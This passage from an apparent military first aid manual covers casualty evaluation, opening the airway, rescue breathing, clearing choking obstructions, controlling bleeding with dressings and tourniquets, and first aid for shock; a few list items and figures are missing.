(3) Check for pulse. (Refer to paragraph 1-3*c*(2) for specific methods.) If a pulse is present and the casualty is breathing, proceed to step (4).

(a) If a pulse is present, but the casualty is still not breathing, start rescue breathing.

(b) If a pulse is not present, seek medical personnel for help.

(4) Check for bleeding. Look for spurts of blood or blood-soaked clothes. Also check for both entry and exit wounds. If the casualty is bleeding from an open wound, stop the evaluation and begin first aid procedures as follows for a—

(a) Wound of the arm or leg (refer to paragraphs 2-16 through 2-18 for information on putting on a field or pressure dressing).

(b) Partial or complete amputation, apply dressing (refer to paragraph 2-16 to 2-18) and then apply tourniquet if bleeding is not stopped (refer to paragraph 2-20 for information on putting on a tourniquet).

(c) Open head wound (refer to paragraph 3-10 for information on applying a dressing to an open head wound).

(d) Open chest wound (refer to paragraph 3-5 for information on applying a dressing to an open chest wound).

(e) Open abdominal wound (refer to paragraph 3-7 for information on applying a dressing to an open abdominal wound).

WARNING

In a chemically contaminated area, do not expose the wounds. Apply field dressing and then pressure dressing over wound area as needed.

(5) Check for shock. (Refer to paragraph 2-24 for first aid measures for shock.) If the signs and symptoms of shock are present, stop the evaluation, and begin first aid measures immediately. The following are the nine signs and symptoms of shock.

(a) Sweaty but cool skin (clammy skin).

(c) Restlessness or nervousness.

(d) Thirst.

(e) Loss of blood (bleeding).

(f) Confusion (does not seem aware of surroundings).

(g) Faster than normal breathing rate.

(h) Blotchy or bluish skin, especially around the mouth.

(i) Nausea or vomiting.

WARNING

Leg fractures must be splinted before elevating the legs as a first aid measure for shock.

(6) Check for fractures.

(a) Check for the following signs and symptoms of a back or neck injury and perform first aid procedures as necessary.

- Pain or tenderness of the back or neck area.
- Cuts or bruises on the back or neck area.
- Inability of a casualty to move or decreased sensation to extremities (paralysis or numbness).
  - Ask about ability to move (paralysis).
  - Touch the casualty's arms and legs and ask whether he can feel your hand (numbness).
- Unusual body or limb position.

(b) Immobilize any casualty suspected of having a back or neck injury by doing the following:

- Tell the casualty not to move.
- If a back injury is suspected, place padding (rolled or folded to conform to the shape of the arch) under the natural arch of the casualty's back. (For example, a blanket/poncho may be used as padding.)

> Do not move casualty to place padding.

- If a neck injury is suspected, immediately immobilize (manually) the head and neck. Place a roll of cloth under the casualty's neck, and put weighted boots (filled with dirt or sand) or rocks on both sides of his head.

(c) Check the casualty's arms and legs for open or closed fractures.

- Check for open fractures by looking for—
  - Bleeding.
  - Bones sticking through the skin.
  - Check for pulse.
- Check for closed fractures by looking for—
  - Swelling.
  - Discoloration.
  - Deformity.
  - Unusual body position.
  - Check for pulse.

(d) Stop the evaluation and begin first aid measures if a fracture to an arm or leg is suspected. Refer to Chapter 4 for information on splinting a suspected fracture.

(e) Check for signs/symptoms of fractures of other body areas (for example, shoulder or hip) and provide first aid as necessary.

(7) Check for burns. Look carefully for reddened, blistered, or charred skin; also check for singed clothing. If burns are found, stop the evaluation and begin first aid procedures. Refer to paragraph 3-9 for information on giving first aid for burns.

NOTE

Burns to the upper torso and face may cause respiratory complications. When evaluating the casualty, look for singed nose hair, soot around the nostrils, and listen for abnormal breath sounds or difficulty breathing.

(8) Check for possible head injury.

(a) Look for the following signs and symptoms:

- Unequal pupils.
- Fluid from the ear(s), nose, mouth, or injury site.
- Slurred speech.
- Confusion.
- Sleepiness.
- Loss of memory or consciousness.
- Staggering in walking.
- Headache.
- Dizziness.
- Nausea or vomiting.
- Paralysis.
- Convulsions or twitches.
- Bruising around the eyes and behind the ears.

(b) If a head injury is suspected, continue to watch for signs which would require performance of rescue breathing, first aid measures for shock, or control of bleeding; seek medical aid. Refer to paragraph 3-10 for information on first aid measures for head injuries.

CHAPTER 2

BASIC MEASURES FOR FIRST AID

2-1. General

Several conditions that require immediate attention are an inadequate airway, lack of breathing, and excessive loss of blood (circulation). A casualty without a clear airway or who is not breathing may die from lack of oxygen. Excessive loss of blood may lead to shock, and shock can lead to death; therefore, you must act immediately to control the loss of blood. All wounds are considered to be contaminated, since infection-producing organisms (germs) are always present on the skin and clothing, and in the soil, water, and air. Any missile or instrument (such as a bullet, shrapnel, knife, or bayonet) causing a wound pushes or carries the germs into that wound. Infection results as these organisms multiply. That a wound is contaminated does not lessen the importance of protecting it from further contamination. You must dress and bandage a wound as soon as possible to prevent further contamination.

NOTE

It is also important that you attend to any airway, breathing, or bleeding problems IMMEDIATELY because these problems, if left unattended, may become life threatening.

Section I. OPEN THE AIRWAY AND RESTORE BREATHING

2-2. Breathing Process

All humans must have oxygen to live. Through the breathing process, the lungs draw oxygen from the air and put it into the blood. The heart pumps the blood through the body to be used by the cells that require a constant supply of oxygen. Some cells are more dependent on a constant supply of oxygen than others. For example, cells of the brain may die within 4 to 6 minutes without oxygen. Once these cells die, they are lost forever since they do not regenerate. This could result in permanent brain damage, paralysis, or death.

2-3. Assessment of and Positioning the Casualty

a. CHECK for responsiveness (Figure 2-1A)—establish whether the casualty is conscious by gently shaking him and asking, “Are you OK?”

b. CALL for help (Figure 2-1B).

c. POSITION the unconscious casualty so that he is lying on his back and on a firm surface (Figure 2-1C).

> If the casualty is lying on his chest (prone position), cautiously roll the casualty as a unit so that his body does not twist (which may further complicate a back, neck, or spinal injury).

(1) Straighten the casualty's legs. Take the casualty's arm that is nearest to you and move it so that it is straight and above his head. Repeat the procedure for the other arm.

(2) Kneel beside the casualty with your knees near his shoulders (leave space to roll his body) (Figure 2-1B). Place one hand behind his head and neck for support. With your other hand, grasp the casualty under his far arm (Figure 2-1C).

(3) Roll the casualty towards you using a steady, even pull. His head and neck should stay in line with his back.

(4) Return the casualty's arms to his side. Straighten his legs. Reposition yourself so that you are now kneeling at the level of the casualty's shoulders. However, if a neck injury is suspected and the jaw-thrust technique will be used, kneel at the casualty's head, looking towards his feet.

2-4. Opening the Airway of an Unconscious or Not Breathing Casualty

The tongue is the single most common cause of an airway obstruction (Figure 2-2). In most cases, simply using the head-tilt/chin-lift technique can clear the airway. This action pulls the tongue away from the air passage in the throat (Figure 2-3).

a. Call for help and then position the casualty. Move (roll) the casualty onto his back (Figure 2-1C). (Refer to paragraph 2-3*c* for information on positioning the casualty.)

NOTE

Perform finger sweep. If foreign material or vomitus is visible in the mouth, it should be removed, but do not spend an excessive amount of time doing so.

b. Open the airway using the jaw-thrust or head-tilt/chin-lift technique.

CAUTION

The head-tilt/chin-lift technique is an important procedure in opening the airway; however, use extreme care because excess force in performing this maneuver may cause further spinal injury. In a casualty with a suspected neck injury or severe head trauma, the safest approach to opening the airway is the jaw-thrust technique because in most cases it can be accomplished without extending the neck.

(1) Perform the jaw-thrust technique. The jaw-thrust may be accomplished by the rescuer grasping the angles of the casualty's lower jaw and lifting with both hands, one on each side, displacing the jaw forward and up (Figure 2-4). The rescuer's elbows should rest on the surface on which the casualty is lying. If the lips close, the lower lip can be retracted with the thumb. If mouth-to-mouth breathing is necessary, close the nostrils by placing your cheek tightly against them. The head should be carefully supported without tilting it backwards or turning it from side to side. If this is unsuccessful, the head should be tilted back very slightly. The jaw-thrust is the safest first approach to opening the airway of a casualty who has a suspected neck injury because in most cases it can be accomplished without extending the neck.

(2) Perform the head-tilt/chin-lift technique. Place one hand on the casualty's forehead and apply firm, backward pressure with the palm to tilt the head back. Place the fingertips of the other hand under the bony part of the lower jaw and lift, bringing the chin forward. The thumb should not be used to lift the chin (Figure 2-5).

NOTE

The fingers should not press deeply into the soft tissue under the chin because the airway may be obstructed.

(3) Check for breathing (while maintaining an airway). After establishing an open airway, it is important to maintain that airway in an open position. Often the act of just opening and maintaining the airway will allow the casualty to breathe properly. Once the rescuer uses one of the techniques to open the airway (jaw-thrust or head-tilt/chin-lift), he should maintain that head position to keep the airway open. Failure to maintain the open airway will prevent the casualty from receiving an adequate supply of oxygen. Therefore, while maintaining an open airway the rescuer should check for breathing by observing the casualty's chest and performing the following actions within 3 to 5 seconds:

(a) LOOK for the chest to rise and fall.

(c) FEEL for the flow of air on your cheek (see Figure 2-6).

(d) PERFORM rescue breathing if the casualty does not resume breathing spontaneously.

NOTE

If the casualty resumes breathing, monitor and maintain the open airway. He should be transported to an MTF, as soon as practical.

2-5. Rescue Breathing (Artificial Respiration)

a. If the casualty does not promptly resume adequate spontaneous breathing after the airway is open, rescue breathing (artificial respiration) must be started. Be calm! Think and act quickly! The sooner you begin rescue breathing, the more likely you are to restore the casualty's breathing. If you are in doubt whether the casualty is breathing, give artificial respiration, since it can do no harm to a person who is breathing. If the casualty is breathing, you can feel and see his chest move. If the casualty is breathing, you can feel and hear air being expelled by putting your hand or ear close to his mouth and nose.

b. There are several methods of administering rescue breathing. The mouth-to-mouth method is preferred; however, it cannot be used in all situations. If the casualty has a severe jaw fracture or mouth wound or his jaws are tightly closed by spasms, use the mouth-to-nose method.

2-6. Preliminary Steps—All Rescue Breathing Methods

a. Establish unresponsiveness. Call for help. Turn or position the casualty.

b. Open the airway.

c. Check for breathing by placing your ear over the casualty's mouth and nose, and looking toward his chest.

(1) LOOK for rise and fall of the casualty's chest (Figure 2-6).

(2) LISTEN for sounds of breathing.

(3) FEEL for breath on the side of your face. If the chest does not rise and fall and no air is exhaled, then the casualty is not breathing.

(4) PERFORM rescue breathing if the casualty is not breathing.

NOTE

Although the rescuer may notice that the casualty is making respiratory efforts, the airway may still be obstructed and opening the airway may be all that is needed. If the casualty resumes breathing, the rescuer should continue to maintain an open airway.

2-7. Mouth-to-Mouth Method

In this method of rescue breathing, you inflate the casualty's lungs with air from your lungs. This can be accomplished by blowing air into the person's mouth. The mouth-to-mouth rescue breathing method is performed as follows:

a. If the casualty is not breathing, place your hand on his forehead, and pinch his nostrils together with the thumb and index finger of this hand. Let this same hand exert pressure on his forehead to maintain the backward head tilt and maintain an open airway. With your other hand, keep your fingertips on the bony part of the lower jaw near the chin and lift (Figure 2-7).

NOTE

If you suspect the casualty has a neck injury and you are using the jaw-thrust technique, close the nostrils by placing your cheek tightly against them.

b. Take a deep breath and place your mouth (in an airtight seal) around the casualty's mouth (Figure 2-8). (If the injured person is small, cover both his nose and mouth with your mouth, sealing your lips against the skin of his face.)

c. Blow two full breaths into the casualty's mouth (1 to 1 1/2 seconds per breath), taking a breath of fresh air each time before you blow. Watch out of the corner of your eye for the casualty's chest to rise. If the chest rises, sufficient air is getting into the casualty's lungs. Therefore, proceed as described in step (1). If the chest does not rise, do the following (a, b, and c below) and then attempt to ventilate again.

(1) Take corrective action immediately by reestablishing the airway. Make sure that air is not leaking from around your mouth or out of the casualty's pinched nose.

(2) Reattempt to ventilate.

(3) If the chest still does not rise, take the necessary action to open an obstructed airway (paragraph 2-10).

NOTE

If the initial attempt to ventilate the casualty is unsuccessful, reposition the casualty's head and repeat rescue breathing. Improper chin and head positioning is the most common cause of difficulty with ventilation. If the casualty cannot be ventilated after repositioning the head, proceed with foreign-body airway obstruction maneuvers (see paragraph 2-10).

(4) After giving two slow breaths, which cause the chest to rise, attempt to locate a pulse on the casualty. Feel for a pulse on the side of the casualty's neck closest to you by placing the first two fingers (index and middle fingers) of your hand on the groove beside the casualty's Adam's apple (carotid pulse) (Figure 2-9). (Your thumb should not be used for pulse taking because you may confuse your pulse beat with that of the casualty.) Maintain the airway by keeping your other hand on the casualty's forehead. Allow 5 to 10 seconds to determine if there is a pulse.

(a) If signs of circulation are present and a pulse is found and the casualty is breathing—STOP; allow the casualty to breathe on his own. If possible, keep him warm and comfortable.

(b) If a pulse is found and the casualty is not breathing, continue rescue breathing.

(c) If a pulse is not found, seek medically trained personnel for help as soon as possible.

2-8. Mouth-to-Nose Method

Use this method if you cannot perform mouth-to-mouth rescue breathing because the casualty has a severe jaw fracture or mouth wound or his jaws are tightly closed by spasms. The mouth-to-nose method is performed in the same way as the mouth-to-mouth method except that you blow into the nose while you hold the lips closed with one hand at the chin. You then remove your mouth to allow the casualty to exhale passively. It may be necessary to separate the casualty's lips to allow the air to escape during exhalation.

2-9. Heartbeat

If a casualty's heart stops beating, you must immediately seek medical help. SECONDS COUNT! Stoppage of the heart is soon followed by cessation of respiration unless it has occurred first. Be calm! Think and act! When a casualty's heart has stopped, there is no pulse at all; the person is unconscious and limp, and the pupils of his eyes are open wide. When evaluating a casualty or when performing the preliminary steps of rescue breathing, feel for a pulse. If you DO NOT detect a pulse, seek medical help.

2-10. Airway Obstructions

In order for oxygen from the air to flow to and from the lungs, the upper airway must be unobstructed.

a. Upper airway obstructions often occur because—

(1) The casualty's tongue falls back into his throat while he is unconscious. The tongue falls back and obstructs the airway, it is not swallowed by the casualty.

NOTE

Ensure the correct positioning and maintenance of the open airway for an injured or unconscious casualty.

(2) Foreign bodies become lodged in the throat. These obstructions usually occur while eating. Choking on food (usually meat) is associated with—

- Attempting to swallow large pieces of poorly chewed food.
- Drinking alcohol.
- Slipping dentures.

(3) The contents of the stomach are regurgitated and may block the airway.

(4) Blood clots may form as a result of head and facial injuries.

b. Upper airway obstruction may cause either partial or complete airway blockage.

(1) Partial airway obstruction. The casualty may still have an air exchange. A good air exchange means that the casualty can cough forcefully, though he may be wheezing between coughs. You, the rescuer, should not interfere, and should encourage the casualty to cough up the object obstructing his airway on his own. A poor air exchange may be indicated by weak coughing with a high pitched noise between coughs. Further, the casualty may show signs of shock (paragraph 1-6*b*[5]) indicating a need for oxygen. You should assist the casualty and treat him as though he had a complete obstruction.

(2) Complete airway obstruction. A complete obstruction (no air exchange) is indicated if the casualty cannot speak, breathe, or cough at all. He may be clutching his neck and moving erratically. In an unconscious casualty, a complete obstruction is also indicated if after opening his airway you cannot ventilate him.

2-11. Opening the Obstructed Airway—Conscious Casualty

Clearing a conscious casualty's airway obstruction can be performed with the casualty either standing or sitting and by following a relatively simple procedure.

> Once an obstructed airway occurs, the brain will develop an oxygen deficiency resulting in unconsciousness. Death will follow rapidly if breathing is not promptly restored.

a. Ask the casualty if he can speak or if he is choking. Check for the universal choking sign (Figure 2-10).

b. If the casualty can speak, encourage him to attempt to cough; the casualty still has a good air exchange. If he is able to speak or cough effectively, DO NOT interfere with his attempts to expel the obstruction.

c. Listen for high pitched sounds when the casualty breathes or coughs (poor air exchange). If there is poor air exchange or no breathing, CALL FOR HELP and immediately deliver manual thrusts (either an abdominal or chest thrust).

NOTE

The manual thrust with the hands centered between the waist and the rib cage is called an abdominal thrust (or Heimlich maneuver). The chest thrust (the hands are centered in the middle of the breastbone) is used only for an individual in the advanced stages of pregnancy, in the markedly obese casualty, or if there is a significant abdominal wound.

(1) Apply abdominal thrusts. This can be accomplished by using the following procedures:

(a) Stand behind the casualty and wrap your arms around his waist.

(b) Make a fist with one hand and grasp it with the other. The thumb side of your fist should be against the casualty's abdomen, in the midline and slightly above the casualty's navel, but well below the tip of the breastbone (Figure 2-11).

(d) Each thrust should be a separate and distinct movement.

NOTE

Continue performing abdominal thrusts until the obstruction is expelled or the casualty becomes unresponsive.

(e) If the casualty becomes unresponsive, call for help as you proceed with steps to open the airway, and perform rescue breathing. (Refer to paragraph 2-7 for information on how to perform mouth-to-mouth resuscitation.)

(2) Apply chest thrusts. An alternate technique to the abdominal thrust is the chest thrust. This technique is useful when the casualty has an abdominal wound, when the casualty is pregnant, or when the casualty is so large that you cannot wrap your arms around the abdomen. To apply chest thrusts with casualty sitting or standing:

(a) Stand behind the casualty and wrap your arms around his chest with your arms under his armpits.

(b) Make a fist with one hand and place the thumb side of the fist in the middle of the breastbone (take care to avoid the tip of the breastbone and the margins of the ribs).

(d) Each thrust should be delivered slowly, distinctly, and with the intent of relieving the obstruction.

(e) Perform chest thrusts until the obstruction is expelled or the casualty becomes unresponsive.

(f) If the casualty becomes unresponsive, call for help as you proceed with steps to open the airway and perform rescue breathing.

2-12. Opening the Obstructed Airway—Casualty Lying Down or Unresponsive

The following procedures are used to expel an airway obstruction in a casualty who is lying down, who becomes unconscious, or who is found unconscious (the cause unknown):

- If a conscious casualty who is choking becomes unresponsive, call for help, open the airway, perform a finger sweep, and attempt rescue breathing (paragraphs 2-4 through 2-8). If you still cannot administer rescue breathing due to an airway blockage, then remove the airway obstruction using the procedures as in b below.

- If a casualty is unresponsive when you find him (the cause unknown), assess or evaluate the situation, call for help, position the casualty on his back, open the airway, establish breathlessness, and attempt to perform rescue breathing (paragraphs 2-4 through 2-8).

a. Open the airway and attempt rescue breathing (refer to paragraph 2-7 for information on how to perform mouth-to-mouth resuscitation).

b. If still unable to ventilate the casualty, perform 6 to 10 manual (abdominal or chest) thrusts.

(1) To perform the abdominal thrusts:

(b) Place the heel of one hand against the casualty's abdomen (in the midline slightly above the navel but well below the tip of the breastbone). Place your other hand on top of the first one. Point your fingers toward the casualty's head.

(c) Press into the casualty's abdomen with a quick, forward and upward thrust. You can use your body weight to perform the maneuver. Deliver each thrust quickly and distinctly.

(d) Repeat the sequence of abdominal thrusts, finger sweep, and rescue breathing (attempt to ventilate) as long as necessary to remove the object from the obstructed airway.

(e) If the casualty's chest rises, proceed to feeling for pulse.

(2) To perform chest thrusts:

(a) Place the unresponsive casualty on his back, face up, and open his mouth. Kneel close to the side of the casualty's body.

1. Locate the lower edge of the casualty's ribs with your fingers. Run the fingers up along the rib cage to the notch (Figure 2-15A).

2. Place the middle finger on the notch and the index finger next to the middle finger on the lower edge of the breastbone. Place the heel of the other hand on the lower half of the breastbone next to the two fingers (Figure 2-15B).

3. Remove the fingers from the notch and place that hand on top of the positioned hand on the breastbone, extending or interlocking the fingers (Figure 2-15C).

4. Straighten and lock your elbows with your shoulders directly above your hands without bending the elbows, rocking, or allowing the shoulders to sag. Apply enough pressure to depress the breastbone 1 1/2 to 2 inches, then release the pressure completely (Figure 2-15D). Do this 6 to 10 times. Each thrust should be delivered quickly and distinctly. See Figure 2-16 for another view of the breastbone being depressed.

(b) Repeat the sequence of chest thrust, finger sweep, and rescue breathing as long as necessary to clear the object from the obstructed airway. See paragraph (3) below.

(c) If the casualty's chest rises, proceed to feeling for his pulse.

(3) If you still cannot administer rescue breathing due to an airway obstruction, then remove the airway obstruction using the procedures in steps (a) and (b) below.

(a) Place the casualty on his back, face up, turn the unresponsive casualty as a unit, and call out for help.

(b) Perform finger sweep, keep casualty face up, use tongue-jaw lift to open mouth.

1. Open the casualty's mouth by grasping both his tongue and lower jaw between your thumb and fingers and lifting (tongue-jaw lift) (Figure 2-17). If you are unable to open his mouth, cross your fingers and thumb (crossed-finger method) and push his teeth apart (Figure 2-18) by pressing your thumb against his upper teeth and pressing your finger against his lower teeth.

2. Insert the index finger of the other hand down along the inside of his cheek to the base of the tongue. Use a hooking motion from the side of the mouth toward the center to dislodge the foreign body (Figure 2-19).



Figure 2-19. Using finger to dislodge a foreign body.

WARNING

Take care not to force the object deeper into the airway by pushing it with the finger.

Section II. STOP THE BLEEDING AND PROTECT THE WOUND

2-13. General

The longer a service member bleeds from a major wound, the less likely he will be able to survive his injuries. It is, therefore, important that the first aid provider promptly stop the external bleeding.

2-14. Clothing

In evaluating the casualty for location, type, and size of the wound or injury, cut or tear his clothing and carefully expose the entire area of the wound. This procedure is necessary to properly visualize injury and avoid further contamination. Clothing stuck to the wound should be left in place to avoid further injury. DO NOT touch the wound; keep it as clean as possible.

> DO NOT REMOVE protective clothing in a chemical environment. Apply dressings over the protective clothing.

2-15. Entrance and Exit Wounds

Before applying the dressing, carefully examine the casualty to determine if there is more than one wound. A missile may have entered at one point and exited at another point. The EXIT wound is usually LARGER than the entrance wound.

> The casualty should be continually monitored for development of conditions which may require the performance of necessary basic lifesaving measures, such as clearing the airway and mouth-to-mouth resuscitation. All open (or penetrating) wounds should be checked for a point of entry and exit and first aid measures applied accordingly.

> If the missile lodges in the body (fails to exit), DO NOT attempt to remove it or probe the wound. Apply a dressing. If there is an object extending from (impaled in) the wound, DO NOT remove the object. Apply a dressing around the object and use additional improvised bulky materials/dressings (use the cleanest material available) to build up the area around the object to stabilize the object and prevent further injury. Apply a supporting bandage over the bulky materials to hold them in place.

2-16. Field Dressing

a. Use the casualty's field dressing; remove it from the wrapper and grasp the tails of the dressing with both hands (Figure 2-20).

> DO NOT touch the white (sterile) side of the dressing, and DO NOT allow it to come in contact with any surface other than the wound.

b. Hold the dressing directly over the wound with the white side down. Pull the dressing open (Figure 2-21) and place it directly over the wound (Figure 2-22).

c. Hold the dressing in place with one hand. Use the other hand to wrap one of the tails around the injured part, covering about one-half of the dressing (Figure 2-23). Leave enough of the tail for a knot. If the casualty is able, he may assist by holding the dressing in place.

d. Wrap the other tail in the opposite direction until the remainder of the dressing is covered. The tails should seal the sides of the dressing to keep foreign material from getting under it.

e. Tie the tails into a nonslip knot over the outer edge of the dressing (Figure 2-24). DO NOT TIE THE KNOT OVER THE WOUND. In order to allow blood to flow to the rest of an injured limb, tie the dressing firmly enough to prevent it from slipping but without causing a tourniquet-like effect; that is, the skin beyond the injury should not becomes cool, blue, or numb.

2-17. Manual Pressure

a. If bleeding continues after applying the sterile field dressing, direct manual pressure may be used to help control bleeding. Apply such pressure by placing a hand on the dressing and exerting firm pressure for 5 to 10 minutes (Figure 2-25). The casualty may be asked to do this himself if he is conscious and can follow instructions.

b. Elevate an injured limb slightly above the level of the heart to reduce the bleeding (Figure 2-26).

> DO NOT elevate a suspected fractured limb unless it has been properly splinted.

c. If the bleeding stops, check shock; administer first aid for shock as necessary. If the bleeding continues, apply a pressure dressing.

2-18. Pressure Dressing

Pressure dressings aid in blood clotting and compress the open blood vessel. If bleeding continues after the application of a field dressing, manual pressure, and elevation, then a pressure dressing must be applied as follows:

a. Place a wad of padding on top of the field dressing, directly over the wound (Figure 2-27). Keep the injured extremity elevated.

NOTE

Improvised bandages may be made from strips of cloth. These strips may be made from T-shirts, socks, or other garments.

b. Place an improvised dressing (or cravat, if available) over the wad of padding (Figure 2-28). Wrap the ends tightly around the injured limb, covering the previously placed field dressing (Figure 2-29).

c. Tie the ends together in a nonslip knot, directly over the wound site (Figure 2-30). DO NOT tie so tightly that it has a tourniquet-like effect. If bleeding continues and all other measures have failed, or if the limb is severed, then apply a tourniquet. Use the tourniquet as a LAST RESORT. When the bleeding stops, check for shock; administer first aid for shock as necessary.

NOTE

Distal end of wounded extremities (fingers and toes) should be checked periodically for adequate circulation. The dressing must be loosened if the extremity becomes cool, blue, or numb.

NOTE

If bleeding continues and all other measures have failed (dressings and covering wound, applying direct manual pressure, elevating the limb above the heart level, and applying a pressure dressing while maintaining limb elevation) then apply digital pressure (see paragraph 2-19).

2-19. Digital Pressure

Digital pressure (often called "pressure points") is an alternative method to control bleeding. This method uses pressure from the fingers, thumbs, or hands to press at the site or point where a main artery supplying the wounded area lies near the skin surface or over bone (Figure 2-31). This pressure may help shut off or slow down the flow of blood from the heart to the wound and is used in combination with direct pressure and elevation. It may help in instances where bleeding is not easily controlled, where a pressure dressing has not yet been applied, or where pressure dressings are not readily available.

2-20. Tourniquet

DANGER

A tourniquet is only used on an arm or leg where there is a danger of the casualty losing his life (bleeding to death).

A tourniquet is a constricting band placed around an arm or leg to control bleeding. A service member whose arm or leg has been completely amputated may not be bleeding when first discovered, but a tourniquet should be applied anyway. This absence of bleeding is due to the body's normal defenses (contraction or clotting of blood vessels) as a result of the amputation, but after a period of time bleeding will start as the blood vessels relax or the clot may be knocked loose by moving the casualty. Bleeding from a major artery of the thigh, lower leg, or arm and bleeding from multiple arteries (which occurs in a traumatic amputation) may prove to be beyond control by manual pressure. If the pressure dressing (see paragraph 2-18, above) under firm hand pressure becomes soaked with blood and the wound continues to bleed, apply a tourniquet.

Casualty should be continually monitored for development of conditions which may require the performance of necessary basic lifesaving measures, such as: clearing the airway, performing mouth-to-mouth resuscitation, preventing shock, and/or bleeding control. All open (or penetrating) wounds should be checked for a point of entry or exit and treated accordingly.

The tourniquet should not be used unless a pressure dressing has failed to stop the bleeding or an arm or leg has been cut off. On occasion, tourniquets have injured blood vessels and nerves. If left in place too long, a tourniquet can cause loss of an arm or leg. Once applied, it must stay in place, and the casualty must be taken to the nearest MTF as soon as possible. DO NOT loosen or release a tourniquet after it has been applied as release could precipitate bleeding and potentially lead to shock.

a. Improvising a Tourniquet. In the absence of a specially designed tourniquet, a tourniquet may be made from a strong, pliable material, such as gauze or muslin bandages, clothing, or cravats. An improvised tourniquet is used with a rigid stick-like object. To minimize skin damage, ensure that the improvised tourniquet is at least 2 inches wide.

WARNING

The tourniquet must be easily identified or easily seen.

WARNING

DO NOT use wire or shoestring for a tourniquet band.

b. Placing the Improvised Tourniquet.

(1) Place the tourniquet around the limb, between the wound and the body trunk (or between the wound and the heart). Never place it directly over a wound, a fracture, or joint. Tourniquets, for maximum effectiveness, should be placed on the upper arm or above the knee on the thigh (Figure 2-32).

(2) The tourniquet should be well-padded. If possible, place the tourniquet over the smoothed sleeve or trouser leg to prevent the skin from being pinched or twisted. If the tourniquet is long enough, wrap it around the limb several times, keeping the material as flat as possible. Damaging the skin may deprive the surgeon of skin required to cover an amputation. Protection of the skin also reduces pain.

c. Applying the Tourniquet.

(1) Tie a half-knot. (A half-knot is the same as the first part of tying a shoe lace.)

(2) Place a stick (or similar rigid object) on top of the half-knot (Figure 2-33).

(4) Twist the stick (Figure 2-35) until the tourniquet is tight around the limb and/or the bright red bleeding has stopped. In the case of amputation, dark oozing blood may continue for a short time. This is the blood trapped in the area between the wound and tourniquet.

(5) Fasten the tourniquet to the limb by looping the free ends of the tourniquet over the ends of the stick. Then bring the ends around the limb to prevent the stick from loosening. Tie them together on the side of the limb (Figure 2-36).

NOTE

Other methods of securing the stick may be used as long as the stick does not unwind and no further injury results.

NOTE

If possible, save and transport any severed (amputated) limbs or body parts with (but out of sight of) the casualty.

(6) DO NOT cover the tourniquet—you should leave it in full view. If the limb is missing (total amputation), apply a dressing to the stump. All wounds should have a dressing to protect the wound from contamination.

(7) Mark the casualty's forehead with a "T" and the time to indicate a tourniquet has been applied. If necessary, use the casualty's blood to make this mark.

(8) Check and treat for shock.

(9) Seek medical aid.

CAUTION

Only appropriately skilled medical personnel may adjust or otherwise remove/release the tourniquet in the appropriate setting.

Section III. CHECK FOR SHOCK AND ADMINISTER FIRST AID MEASURES

2-21. General

The term shock has a variety of meanings. In medicine, it refers to a collapse of the body's cardiovascular system which includes an inadequate supply of blood to the body's tissues. Shock stuns and weakens the body. When the normal blood flow in the body is upset, death can result. Early recognition and proper first aid may save the casualty's life.

2-22. Causes and Effects

a. There are three basic mechanisms associated with shock. These are—

- The heart is damaged and fails to work as a pump.

- Blood loss (heavy bleeding) causes the volume of fluid within the vascular system to be insufficient.

- The blood vessels dilate (open wider) so that the blood within the system (even though it is a normal volume [the casualty is not bleeding or dehydrated]) is insufficient to provide adequate circulation within the body.

b. Shock may be the result of a number of conditions. These include—

- Dehydration.

- Allergic reaction to foods, drugs, insect stings, and snakebites.

- Significant loss of blood.

- Reaction to the sight of a wound, blood, or other traumatic scene.

- Traumatic injuries, such as—

  - Burns.

  - Gunshot or shrapnel wounds.

  - Crush injuries.

  - Blows to the body (which can cause broken bones or damage to internal organs).

  - Head injuries.

  - Penetrating wounds (such as from a knife, bayonet, or missile).

2-23. Signs and Symptoms of Shock

Examine the casualty to see if he has any of the following signs and symptoms:

- Sweaty but cool skin (clammy skin).

- Weak and rapid pulse.
- Paleness of skin (in dark-skinned individuals they may have a grayish look to their skin).
- Restlessness, nervousness.
- Thirst.
- Loss of blood (bleeding).
- Confusion (or loss of awareness).
- Faster-than-normal breathing rate.
- Blotchy or bluish skin (especially around the mouth and lips).
- Nausea and/or vomiting.

2-24. First Aid Measures for Shock

In the field, the first aid procedures administered for shock are identical to procedures that would be performed to prevent shock. When treating a casualty, assume that shock is present or will occur shortly. By waiting until actual signs and symptoms of shock are noticeable, the rescuer may jeopardize the casualty's life.

a. Position the Casualty. (DO NOT move the casualty or his limbs if suspected fractures have not been splinted. See Chapter 4 for details.)

(1) Move the casualty to cover, if cover is available and the situation permits.

(2) Lay the casualty on his back.

NOTE

A casualty in shock from a chest wound or one who is experiencing breathing difficulty, may breathe easier in a sitting position. If this is the case, allow him to sit upright, but monitor carefully in case his condition worsens.

(3) Elevate the casualty's feet higher than the level of his heart. Use a stable object (field pack or rolled up clothing) so that his feet will not slip off (Figure 2-37).

WARNING

DO NOT elevate legs if the casualty has an unsplinted broken leg, head injury, or abdominal injury.

Check casualty for leg fracture(s) and splint, if necessary, before elevating his feet. For a casualty with an abdominal wound, place his knees in an upright (flexed) position.

(4) Loosen clothing at the neck, waist, or wherever it may be binding.

CAUTION

DO NOT loosen or remove protective clothing in a chemical environment.

(5) Prevent chilling or overheating. The key is to maintain body temperature. In cold weather, place a blanket or other like item over him to keep him warm and under him to prevent chilling (Figure 2-38). However, if a tourniquet has been applied, leave it exposed (if possible). In hot weather, place the casualty in the shade and protect him from becoming chilled; however, avoid the excessive use of blankets or other coverings.

(6) Calm the casualty. Throughout the entire procedure of providing first aid for a casualty, the rescuer should reassure the casualty and keep him calm. This can be done by being authoritative (taking charge) and by showing self-confidence. Assure the casualty that you are there to help him.

(7) Seek medical aid.

b. Food and/or Drink. When providing first aid for shock, DO NOT give the casualty any food or drink. If you must leave the casualty or if he is unconscious, turn his head to the side to prevent him from choking if he vomits (Figure 2-39).

c. Evaluate Casualty. Continue to evaluate the casualty until medical personnel arrives or the casualty is transported to an MTF.

CHAPTER 3

FIRST AID FOR SPECIFIC INJURIES

3-1. General

Basic lifesaving steps are discussed in Chapters 1 and 2; they apply to first aid measures for all injuries. Some wounds and burns will require special precautions and procedures when applying these measures. This chapter discusses specific first aid procedures for wounds of the head, face, and neck; chest and stomach wounds; and burns. It also discusses the techniques for applying dressings and bandages to specific parts of the body.

3-2. Head, Neck, and Facial Injuries

a. Head Injuries.

